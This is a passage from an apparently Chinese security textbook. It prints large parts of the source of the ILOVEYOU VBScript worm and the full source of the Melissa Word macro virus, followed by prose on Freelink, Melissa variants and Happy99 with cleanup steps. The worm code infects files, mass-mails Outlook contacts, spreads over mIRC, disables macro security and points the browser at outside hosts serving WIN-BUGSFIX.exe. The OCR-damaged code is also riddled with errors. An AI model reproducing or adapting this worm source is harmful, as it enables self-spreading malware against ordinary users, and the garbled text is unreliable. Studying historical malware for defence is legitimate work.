Page", "http://www.skyinet.net/ ~ angelcat/
sdladjflfdjghKJnwetryDGFikjUIyqwerWe5467
86324hjk4jnHHGbvbm
KLJKjhkqj4w/WIN-BUGSFIX.exe"
elseif num = 3 then
 regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\Start
Page", "http://www.skyinet.net/ ~ koichi/
jf6TRjkcbGRpGqaq 198vbFV5hfFEkbopBdQZnmPOhf
gER67b3Vbvg/
WIN-BUGSFIX.exe"
elseif num = 4 then
 regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\Start
Page", "http://www.skyinet.net/ ~ chu/
sdgfhjksdfjklNBmnfgkKLHjkqwtuHJBhAFSDGjkhYUgq
werasdjhPhjasfdgl
kNBhbqwebmznxcbvnmadshfgqw237461234iuy7thjg/WIN-
BUGSFIX.exe"
end if
end if
if (fileexist(downread & "\WIN-BUGSFIX.exe") = 0)then
   regcreate
"HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion
\Run\WIN-BUGSFIX",
Explorer\Main\Start
Page", "about:blank"
 end if
end if
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
sub listadriv
On Error Resume Hext
Dim d,dc,s
Set dc = fso.Drives

For Each d in dc
If d.DriveType = 2 or d.DriveType = 3 Then
 folderlist(d.path & "\")
 end if
Next
listadriv = s
end sub

sub infectfiles (folderspec)
On Error Resume Next
dim f,f1,fc,ext,ap,mircfname,s,bname,mp3
set f = fso.GetFolder(folderspec)
set fc =f.Files
for each f1 in fc
 ext = fso.GetExtensionName(f1.path)
 ext = lcase(ext)
 s = lcase(f1.name)
 if(ext = "vbs" ) or (ext ="vbe"then
 set ap = fso.OpenTextFile(f1.path,2.true)
 ap.write vbscopy
 ap.close
elseif(ext = "js") or (ext = "jse") or (ext = "css") or_
   (ext = "wsh") or (ext = "sct") or (ext = "hta") then
set ap = fso.OpenTextFile (f1.path,2,ture)
ap.write vbscopy
ap.close
bname = fso.GetBase Name(f1.path)
sec cop = fso.GetFile(f1.path)
elsefi(ext = "jpg") or (ext = "jpeg"then
set ap = fso.OpenTextFile(f1.path,2,true)
ap.write vbscopy
ap.close
set cop=fso.GetFile(f1.path)
cop.copy(f1.path & ".vbs")
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
fso.DeleteFile (f1.path)
elseif(ext = "mp3") or (ext = "mp2")then
set mp3 = fso.CreateTextFile(f1.path &".vbs")
mp3.write vbscopy
mp3.close
set att = fso.GetFile(f1.path)
att.attributes = att.attributes +2
end if
if(eq<>folderspec) then
if(s = "mirc32.exe") or (s = "mlink32.exe") or (s = "mirc.ini") or_
(s = "script.ini") or (s = "mirc.hlp") then
set scriptini = fso.CreateTextFile(folderspec&"\script.ini")
scriptini.WriteLine "[script]"
scriptini.WriteLine ";mIRC Script"
scriptini.WriteLine "; Please dont edit this script...mIRC will
corrupt, if mIRC will"
scriptini.WriteLine:   corrupt...WINDOWS will affect and will not
run correctly.thanks"
scriptini.WriteLine "; Khaled Mardam-Bey"
scriptini.WriteLine ";http://www.mirc.com"
scriptini.WriteLine ";"
scriptini.WriteLine "n0=on 1:JOIN: #:{"
scriptini.WriteLine "n1= /if ($nick = = $me ) {halt}"
scriptini.WriteLine "n2= /.dcc send $nick "&dirsystem&"\LOVE-
LETTER-
FOR-YOU.HTM"
scriptini.WriteLine "n3=}"
scriptini..close
eq=folderspec
end if
end if
next
end sub

sub folderlist(folderspec)
On Error Resume Next
dim f,f1,sf
set f = fso.GetFolder(folderspec)
set sf = f.SubFolders
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
for each f1 in sf
   infectfiles(f1.path)
   folderlist(f1.path)
 next
end sub

sub regcreate(regkey,regvalue)
Set regedit = CreateObject("WScript.Shell")
regedit.Reg Write regkey,regvalue
end sub

function regget (value)
Set regedit = CreateObject("WScript.Shell")
regget = regedit.RegRead(value)
end function

function fileexist(filespec)
 On Error Resume Next
 dim msg
if (fso.FileExists(filespec)) Then
   msg = 0
else
msg = 1
end if
fileexist = msg
end function

function folderexist (folderspec)
 On Error Resume Next
 dim msg
if (fso.GetFolderExists(folderspec)) then
   msg = 0
   else
   msg = 1
end if
fileexist = msg
end function

sub spreadtoemail()
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
On Error Resume Next
dim x, a, ctrlists, ctrentries, malead b, regedit, regv, regad
set regedit = CreateObject("WScript.Shell")
set out = WScript.CreateObject("Outlook.Application")
set mapi = out.GetNameSpace("MAPI")
for ctrlists = 1 to mapi.AddressLists.Count
 set a = mapi.AddressLists(ctrlists)
 x =1
 regv =
regedit.RegRead("HKEY_CURRENT_USER\Software\Microsoft\WAB\"
&a)
   if (regv = "")then
    regv = 1
   end if
   if (int(a.AddressEntries.Count) > int(regv)) then
    for ctrentries = 1 to a.AddressEntries.Count
      malead = a.AddressEntries(x)
      regad = ""
      regad =
regedit.RegRead("HKEY_CURRENT_USER\Software\Microsoft\WAB\"
&
malead)
   if (regv = "")then
       set male = out.CreateItem(0)
       male.Recipients.Add(malead)
       male.Subject = "ILOVEYOU"
       male.Body = vbcrlf & "kindly check the attached LOVELETTER
coming from me."
       male.Attachments.Add(dirsytem & "\LOVE-LETTER-FOR-
YOU.TXT.vbs")
       male.Send
       regedit.RegWrite
("HKEY_CURRENT_USER\Software\Microsoft\WAB\" & malead,
1, "REG_DWORD"
       end if
       x = x +1
       next
       regedit.RegWrite
("HKEY_CURRENT_USER\Software\Microsoft\WAB\"&a,a.AddressEntries.Count
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
    end if
     next
    Set out = Nothing
    Set map = Nothing
end sub

sub html
  On Error Resume Next
  dim lines, n, dta1,dta2,dt1,dt2,dt3,dt4,l1,dt5,dt6
  dta1= "<HTML> <HEAD> <TITLE> LOVELETTER – HTML <?-
@
CONTENT=@-@BAROK VBS – LOVELETTER@-@>" "&VBCRLF&_
  "<META NAME=@-@Author@-@ CONTENT = @-@spyder? –
? ispyder@mail.com?-?
@GRAMMERSoft Group ?-? Manila,   Philippines ?-? March 2000@-
@> "&vbcrlf&
   "<META NAME=@-@Description@-@ CONTENT = @-
@simple but i think this is
good...@-
@> "&vbcrlf&
   "<?-?HEAD> <BODY ONMOUSEOUT = @-
@window.name = #-#main#-#,window.pen(#-
#LOVE-
LETTER-FOR-YOU.HTM#-#,#-#main#-#_@-@"&vbcrlf&_
:ONKEYDOWN=@-@window.name=#-#main#-
#;window.pen(#-#LOVE-LETTER-FOR-
YOU.HTM#-
#,#-#main#-#)@-@          BGPROPERTIES=@-@fixed@-@
BGCOLOR=@-@#FF9933@-@>"&vbcrlf&-
        "<CENTER><p>This HTML file need ActiveX Control<?-
?p> <p>To Enable to
read this HTML file <BR>-
Please press # # YES#-# button to Enable ActiveX<?-?p>" &vbcrlf&_
BGCOLOR=@-@yellow@-@----------
z----------
----------z--------------------<?-?HTML>"&vbcrlf&_
"<?-?BODY> <?-?HTML> " &vbcrlf&_
"<SCRIPT language=@-@JScript@-@>?&vbcrlf&_
"<!-?-??-?"&vbcrlf&
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
"if (window.screen) {var wi=screen.availWidth;var
hi=screen.availHeight;wINDOW.MOVEtO(0,0);window.resizeTo(wi.hi);}"&vbcrlf&

-
"?-??-?->"&vbcrlf&
"<?-?SCRIPT>"&VBCRLF&_
"<SCRIPT LANGUAGE=@-@VBScript@-@>"&vbcrlf&_
"<!-"&vbcrlf&_
"on error resume next"&vbcrlf&_
"dim fso,dirsystem,wri,code,code2,code3,code4,aw,regdit"&vbcrlf&
-
    "aw=1"&vbcrlf&_
    "code="
dta2= "set fso=CreateObject(@-@Scripting.FileSystemObject@-
@)"&vbcrlf&_
    "set dirsystem=fso.GetSpecialFolder(1)"&vbcrlf&_
    "code2=replace(code,chr(91)&chr(45)&chr(91),chr(39))"&vbcrlf&_
    "code3=replace(code2,chr(93)&chr(45)&chr(91),chr(34))"&vbcrlf&
_
    "code4=replace(code3,chr(37)&chr(45)&chr(37),chr(92))"&vbcrlf&
_
    "set wri=fso.CreateTextFile(dirsystem&@-@^-
^MSKernel32.vbs@-@"&vbcrlf&
_
    "wri.write code4"&vbcrlf&_
    "wri.close"&vbcrlf&_
    "if (fso.FileExists(dirsystem&@-@^-^MSKernel32.vbs@-@))
then"&vbcrlf&_
    "if (err.number=424) then"&vbcrlf&_
    "aw=0"&vbcrlf&_
    "end if"&vbcrlf&_
    "if (aw=1)then"&vbcrlf&_
      "document.write @-@ERROR: can#-#t initialize ActiveX@-
@"&vbcrlf&_
     "vwindow.close"&vbcrlf&_
     "end if" &vbcrlf&_
     "end if" &vbcrlf&_
     "Set regedit = CreateObject(@-@WScript.Shell@-@)"&vbcrlf&_
         "regedit.RegWrite @-@HKEY_LOCAL_MACHINE^-
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
^Software^-^Microsoft^-
^Windows^-
^CurrentVersion^-^MSKernel32@-@,dirsystem&@-@^-
^MSKernel32.vbs@-@"&vbcrlf&


_
        "?-??-?->" &vbcrlf&_
        "?-?SCRIPT>"
dt1 = replace(dta1,chr(35) & chr(45) & chr(35), """")
dt2 = replace(dta1,chr(64) & chr(45) & chr(64), """")
dt4 = replace(dta1,chr(63) & chr(45) & chr(63), "/")
dt5 = replace(dta4,chr(94) & chr(45) & chr(94), "\")
dt2 = replace(dta2,chr(35) & chr(45) & chr(35), """")
dt2 = replace(dt2,chr(64) & chr(45) & chr(64), """")
dt3 = replace(dt2,chr(63) & chr(45) & chr(63), "/")
dt6 = replace(dt3,chr(94) & chr(45) & chr(94), """")
set fso = CreateObject("Scripting.FileSystemObject")
set c = fso.OpenTextFile(WScript.ScriptFullName, 1)
lines = Split(c.ReadAll. vbcrlf)
l1 = ubound(lines)
for n = 0 to ubound(lines)
   lines(n) = replace(lines(n), """",chr(91) + chr(45) +chr(91))
   lines(n) = replace(lines(n), """",chr(93) + chr(45) +chr(93))
   lines(n) = replace(lines(n), """",chr(37) + chr(45) +chr(37))
   if (11 =n)then
     lines(n) = chr(34) + lines(n) + chr(34)
   else
     lines(n) = chr(34) + lines(n) + chr(34) & "&vbcrlf&_"
   end if
next
   set b=fso.CreateTextFile(dirsystem + "\LOVE-LETTER-FOR-
YOU.HTM")
 b.close
   set d=fso.OpenTextFile(dirsystem + "\LOVE-LETTER-FOR-
YOU.HTM",2)
   d.write dt5
d.write vbcrlf
d.write dt6
d.close
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
end sub
```

VBS/FREElink: WSN 病毒

VBS/Freelink 是一个加密的 VBScript 电子邮件病毒，它可以通过电子邮件传播，共享的网络驱动器，和 IRC 客户脚本连接能力.vbs file。这个电子邮件蠕虫使用 VBScript 脚本编写，需要 windows 脚本宿主才能运行。（windows 标本诉诸或 WSH 主要安装在 Windows 98/2000 系统下(直到他们分开安装)。因此，这个病毒感染宿主脚本安装的系统）。

Windows 的脚本宿主或 WSH 容许一个用户编写脚本实施一个任务集合。WSH 帮助我们运行 VBScript 和 JavaScript (包括 VBA)脚本，这些脚本可以在 windows 的 DOS 上运行，为了能够编写病毒，这些需要使用目前的一些工具 WSH，你需要知道 VBScript 或 Javascript。Windows 脚本宿主语言能够调用 windows 的脚本引擎（这与浏览器的脚本引擎不同）。

撒播

VBS/Freelink 病毒是一个电子邮件病毒。这意味着它使用邮件机制广播它们（扩散）到世界上不同的系统。

这个病毒或蠕虫利用电子邮件传播，检查和主体：

```
'Have fun with this cool links'
SUBJECT:Check This
BODY: Have Fun with this cool links
```

这个电子邮件有一个文件名，这个文件是一个实际的病毒。这个附件病毒是一个加密的 VBScript。不像 BubbleBoy。这个病毒需要用户运行相关的 VBScript，而只是简单地查看邮件是不会感染上病毒的。当相关的病毒（读入病毒）运行，它会在对话框中显示以下的信息：

"This will add a shortcut to free XXX links on your desktop. DO you want to continue?"

在显示这个信息之前，蠕虫将加密的文件 C:\windows\system\Rundll.vbs 就会在系统重新启动后直接运行。一般情况下，以下的注册表主键被编辑或添加信息：

Hkey_Local_machine\software\Microsoft\windows\currentversion\run\rundll=rundll.vbs

无论如何，如果用户否定对话框，就不会发生任何事情。但是如果用户点击 YES，接着蠕虫会自动创建一个.URL 文件，在桌面上，它将保存一个默认的 X 网站的连接，http://www.sublime.com。这个 Internet 快捷键的名称为"free xxx links"。

接着，它会搜索所有的网络共享的映射，并将它们复制到每个根目录。蠕虫回复附件 links.vbs，使用大多数的电子邮件，即 OutlookExpress 应用程序自动的对地址薄中的地址进行回复。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

在启动电脑之后，蠕虫病毒会自动的调用“links.vbs”，在 windows 的目录中，当 RUNDLL.VBS 文件自动启动，它会检查被攻击者的系统中是否包含 MIRC(mirc32.exe)文件或 PIRCH(在 C:\Pirch98)。IRC 客户程序安装之后，如果有任何类型的其他程序，病毒就会自动创建一个 SCRIPT.INI 或 EVENTS.INI 文件。它会自动地发送病毒文件到其他的频道。使用 JOIN 频道事件。它会自动运行文件，并试图创建一个和发送以上的电子邮件信息到所有的 Outlook 地址薄中。一旦电子邮件被发送了，蠕虫会自动地擦去所有的发送到电子邮件的痕迹，通过删除“sent mail”文件夹中的记录，通过这种方法可以隐藏发送大量邮件的痕迹。

大多数的反病毒软件，例如 Norton 和 McAfee 可以删除这个病毒，但是有一些反病毒软件如 F-Secure 或 Panda 不能扫描到这个病毒。因此，你需要改变设置，确认能够扫描到.VBS 文件。但是，如果我们可以手工的删除，在我们实际地手工处理之前，需要清楚地了解 VBS/Links 蠕虫及其变种。

如果我们储存了相关的文件，删除新的文件，我们能够删除这个蠕虫病毒。删除这个蠕虫病毒的过程主要如以下形式：

再者，不要忘记在你 Microsoft Outlook 地址薄中的联系人，这可能会造成在无意间发送这些木马的变种：VBS/Freelink，VBS.Freelinks，Freelink/VBS。

Melissa(梅丽莎)和其他的宏病毒

梅丽莎，对于网络来说，这个病毒是最致命的计算机病毒。在世界范围内造成了严重的破坏。我们开始保护自己，必须要了解病毒工作的原理，如何防护系统受到宏病毒的侵害。

首先让我们开始介绍宏病毒的起源，我们相信这个病毒主要起源于西欧的 alt.sex 的新闻组。

梅丽莎是一个 word 的宏病毒，这个病毒是使用 Visual Basic Editor 编写的，这个编辑器包含在 office97 和 office2000 系统中。因此，以下是利用 Visual Basic 编辑器编写的代码。

梅丽莎 word 宏病毒代码

```
Private Sub Documet_Open()
On Error Resume Next
If System. PrivatePrivateProfileString(“”,
“HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security”,
“Level”)<> “” 
Then
CommandBars(“Macro”).Controls(“Security...”).Enabled = False
System.PrivateProfileString(“”,
“HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security”,
“Level”) = 1&
Else
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
 CommandBars("Tools"). Controls("Macro").Enabled = False
Options.ConfirmConversions = (1 – 1): Options.VirusProtection = (1
-1):
Options.SaveNormalPrompt = (1 – 1)
End If

Dim UngaDasOutlook, DasMapiName,BreakUmOffASlice
Set UngaDasOutlook = CreateObject("Outlook.Application")
Set DasMapiName = UngaDasOutlook.GetNameSpace()MAPI")
If System.PrivateProfileString("",
"HKEY_CURRENT_USER\Software\Microsoft\Office\", "Melissa?")
< > "...by Kwyjibo"
Then
If UngaDasOutlood = "Outlook" Then
For y = 1 To DasMapiName.AddressLists.Count
 Set AddyBook = DasMapiName.AddressLists(y)
 x = 1
 Set BreakUmOffASlice = UngaDasOutlook.CreateItem(0)
 For oo = 1 To AddyBook.AddressEntries.Count
Peep = AddyBook.AddressEntries(x)
BreakUmOffASlice.Recipients.Add Peep
x = x + 1
If x > 50 Then oo = AddyBook.AddressEntries. Count
Next oo
BreakUmOffASlice.Subject = "Important Message From "&
Applecation.VserName
BreakUmOffASlice.Body = "Here is that document you asked for
...don't
show anyone else ;-)"
BreakUmOffASlice.Attachments.Add ActiveDocument.FullName
BreakUmOffASlice.Send
Peep = ""
Next y
DasMapiName.Logoff
End If
System.PrivateProfileString("",
"HKEY_CURRENT_USER\Software\Microsoft\Office\", "Melissa?")
="...by kwyjibo"
End If
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
Set ADI1 = ActiveDocument.VBProject.VBComponents.Item (1)
Set NTI1 = NormalTemplate.VBProject. VBComponents.Item (1)
NTCL = NTI1.codeModule.CountOfLines
ADCL = ADI1.codeModule.CountOfLines
BGN = 2
If ADI1.Name < > "Melissa" Then
 If ADCL > 0 Then ADI1.CodeModule.DeleteLines 1,ADCL
 Set ToInfect = ADI1
 ADI1.Name = "Melissa"
 DoAD = True
End If

If NTI1.Name < > "Melissa" Then
 If NTCL > 0 Then NTI1. CodeModule.DeleteLines 1, NTCL
 Set ToInfect = NTI1
 NTI1.Name = "Melissa"
 DoNT = True
End If

If DoNT < > True And DoAD < > True Then GoTo CYA

If DoNT = True Then
   Do While ADI1.CodeModule.Lines(1,1) = ""
ADI1,CodeModule.DeleteLines 1
Loop
ToInfect.CodeModule.AddFromString ("Private Sub
Document_Close()")
Do While ADI1.CodeModule.Lines(BNG,1) < > ""
ToInfect.Code Module. InsertLinesBNG,
ADI1.CodeModule.Lines(BNG,1)
 BGN = BGN + 1
Loop
End If

If DoAD = True Then
Do While NTI1.CodeModule.lINES (1,1) = ""
NTI1. CodeModule.DeleteLines 1
 Loop
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
 ToInfect.CodeModule.AddFromString ("Private Sub
Document_Open()")
Do While NTI1.CodeModule.Lines(BNG,1) < > ""
ToInfect.Code Module. InsertLines BNG,
NTI1.CodeModule.Lines(BNG, 1)
 BGN = BGN + 1
Loop
End If

CYA:
IF NTCL < > 0 And ADCL = 0 And (InStr(1, ActiveDocument. Name,
"Document") =
False) Then
ActiveDocument.SaveAs FileName:=ActiveDocument.FullName
 ElseIf (InStr (1, ActiveDocument.Name, "Document") < > False) Then
   ActiveDocument.Saved = True
End If

'WORD/Melissa written by Kwyjibo
'Works in both Word 2000 and Word 97
'Worm? Macro Virus? Word 97 Virus? Word 2000 Virus? You Decide!
'Word - > Email | Word 97 < - > Word 2000 ... it's a new age!

If Day(Now) = Minute(Now) Then Selection.TypeText"Twenty-two
points, plus
triple-word-score, plus fifty points for using all my
letters. Game's over. I'm outta here.'
End Sub
```

梅丽莎感染 word 97 和 word 2000 文档，如果你接受一个邮件附带一个文档，当你只是打开邮件，而没有阅读附件文档，你的系统不会感染上梅丽莎病毒，只有你打开感染的附件文档时，才会感染上这个病毒，一旦梅丽莎病毒在你的机器上，宏病毒将会立即启动 Microsoft Outlook 向邮件地址薄中其他的 50 个用户发送带毒的附件。发送到 50 个人的邮件的内容如下：

The mail Subject reads:
Important Message From[username]
这里，用户名就是你要发送的，从 Outlook 中导出的地址文件。
Email 实体地读出：
这里就是你请求的文档，不要显示任何其他的人：）

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

这个邮件地址就是感染的文档，作为附件。感染的文档会包含一些口令到 X 网站。

这个病毒只会感染 MS Outlook 和 MS Exchange，不会感染其他的邮箱，如 Lotus Notes。这个病毒会自动地关闭 office's 的宏保护，使得用户的机器容易受到其他病毒的感染。它会使 TOOL>Macro 不能访问，防止你检查任何的宏文件，可能被调入模板或文档。宏病毒的手段是关闭 office97 和 office2000 先进的性能。提示保存为普通的模板，并且确认保护是打开的。当这些选项失去效用时，MS Word97 不会提出警告，并且提示以 NORMAL.DOT 来保存或打开一个文档作为宏。

当用户打开或关闭一个感染的文档，病毒首先检查是否这是一个大量的邮件，通过检查以下的注册表主键可以了解到：

“HKEY_CURRENT_USER\Software\Microsoft\office\” as “Melissa?” 的数值。

如果这个主键有一个值是“Melissa?”由“...by Kwyjibo”设置，表明大量的邮件已经被发送了，这时，病毒不会试图发送大量的邮件了。如果病毒不能够发现注册表主键，它会发送大量的邮件。

仅仅在从一个受到感染的机器，宏病毒将会发送大量的邮件，但是它的影响不会结束，它还会在第二时间内触发，每个小时触发一次。让我们清除这些代码。

当机器的时间与病毒设定的时间匹配（例如：在 5 月 21 日的 2.21PM，病毒会被触发），病毒会从下面的屏幕中弹出。

22 个点，减去 3 个单词得分，减去 5 个点，使用所有的字母，游戏结束。我完了。

也就是说，一个特定的文档被打开，或保存在一个特定的时间内，以上的文本会加入到文档中。

尽管，melissa 病毒在这方面是无害的，在将来，它可能被用于编写一些恶意代码的变种。

如果病毒攻击 Word 2000，它会修改注册表的设置，例如将安全水平设置为最小，或者宏安全设定关掉。

W97M. Melissa.IJ

你是否已经得到一个具有“Picture”主题邮件和“What's Up”行的消息，以及一个带有 word 文档作为附件的邮件，接着你的邮件会被感染，通过 W97M.Melissa.IJ(Geni) 宏病毒。这个病毒试图使用 Microsoft Outlook 发送复制的邮件，到地址薄中的至少四个地址。它能够删除系统文件，例如 io.sys 和 command.com 文件，使得你不可能启动机器。真是由于你的信息，编写代码的人可以通过认证追踪 AOL，在一个星期内，后来，他损失了$100000。

我如何保护自己免受宏病毒的侵害？

如果你已经被感染了，最好的办法是尽快升级你防病毒软件，如果你还没有被感染，有许多的办法可以保护你的机器免受病毒的侵害。

1. 改变文件 Normal.dot 属性为只读属性。但是这个笨方法将使你不能修改文件了，在你希望修改文件的时候。

2. 另外一种方法对 Normal.dot 文件进行口令保护，这个方法将使得你在每一次需要修改文件时，需要输入口令。

3. 这里还有一种方法，现在，几乎所有的 Word97 宏病毒都是 Visual Basic 应用程序，你能够保护自己免受它们的攻击。在启动 Visual Basic 编辑器之后，按下 ALT+F11，在项目

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

浏览器中选择 Normal。现在，从工具菜单中选择 Normal 的属性，下一步在项目属性对话框中选择保护工具栏，并输入一个口令，察看项目的属性。这个将会锁定宏病毒，但是不允许修改 Normal.dot 文件。

Happy99.exe

你已经从某人那里接受一个带有“Happy99.exe”文件的邮件作为一个附件？你如果要运行它们就可能显示一幅十分令人惊奇的五颜六色的火墙的画面？好的，你的系统被 happy99 感染了。你可能不知道就将该病毒发送到其他的用户里了。

我们如何知道自己的系统是否被感染了？

当 Happy99 首先打击 Internet 时，没有多少的病毒扫描程序能够检测到这个病毒，我们不得不手动的删除病毒。现在，屏幕会改变，几乎所有的扫描程序能够检测到它的存在，并可以立即的删除它，但是我们还是使用手工删除。

Happy99.exe 时如何工作的。

现在，当得到一个带有 happy99.exe 的邮件之后，只是阅读了这个邮件是不会感染的，当你打开附件并运行这个程序时，将会感染这个程序。当你运行附件，你将会显示一个多彩的火墙在屏幕上。当你看到火墙而兴奋时，蠕虫在暗地里已经偷偷地替换了 winsock32.dll 文件，因此，无论你发送给任何人一个邮件，蠕虫会作为默认的附件发送别人的邮箱。

我感染了病毒么？

到 MSDOS，输入以下内容：

c:\windows>cd system

c:\windows\system>dir ska*

如果你看到 ska.exe 和 ska.dll 文件时，你能够确认你的机器已经被感染了。

你可以输入以下的内容：

c:\windows>dir wsock*

如果你被感染了，接着它会自动列出 wsock32.dll 和 wsock32.ska。

我如何清理我的系统？

为了删除蠕虫，重新启动 MS—DOS 模式，接着到 windows/system 目录下，输入

c:\windows>cd system

接着，删除 ska.exe 和 ska.dll 文件，输入以下内容：

c:\windows>del ska*

接着，对 wsock32.dll 文件重新命名，wsock32.dll 这个文件被蠕虫病毒改名为 wsock32.ska 文件，可以通过在下面输入：

c:\windows\system>ren wscok32.skal wsock.dll

让我告诉你，你的机器被感染了 10 天，接着你的机器将会发送邮件到你的朋友那里。由于你的系统被感染了，happy99.exe 文件被发送到他们那里。为了查看你发送蠕虫到那些地址，可以查看 liste.ska 文件，在 windows\system 目录下输入：

c:\windows\system>type liste.ska

这个将会显示发送邮件的电子邮件的地址。

返回到被感染的系统中，删除 liste.ska 文件，通过输入：

c:\windows\system>delliste.ska

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

现在，重新启动系统，并清除机器。下一次，你将得到一个带有 Happy99.exe 邮件文件，立即删除。实际上，将 happy99.exe 文件命名为 quake.exe 文件非常容易。只需记住以下的内容：

1. 你的系统将不会受到感染，如果只是查看邮件。
2. 只有带有.exe，.dll，.com，.bat，的文件能够被感染（.doc 文件也可能包含宏病毒）。
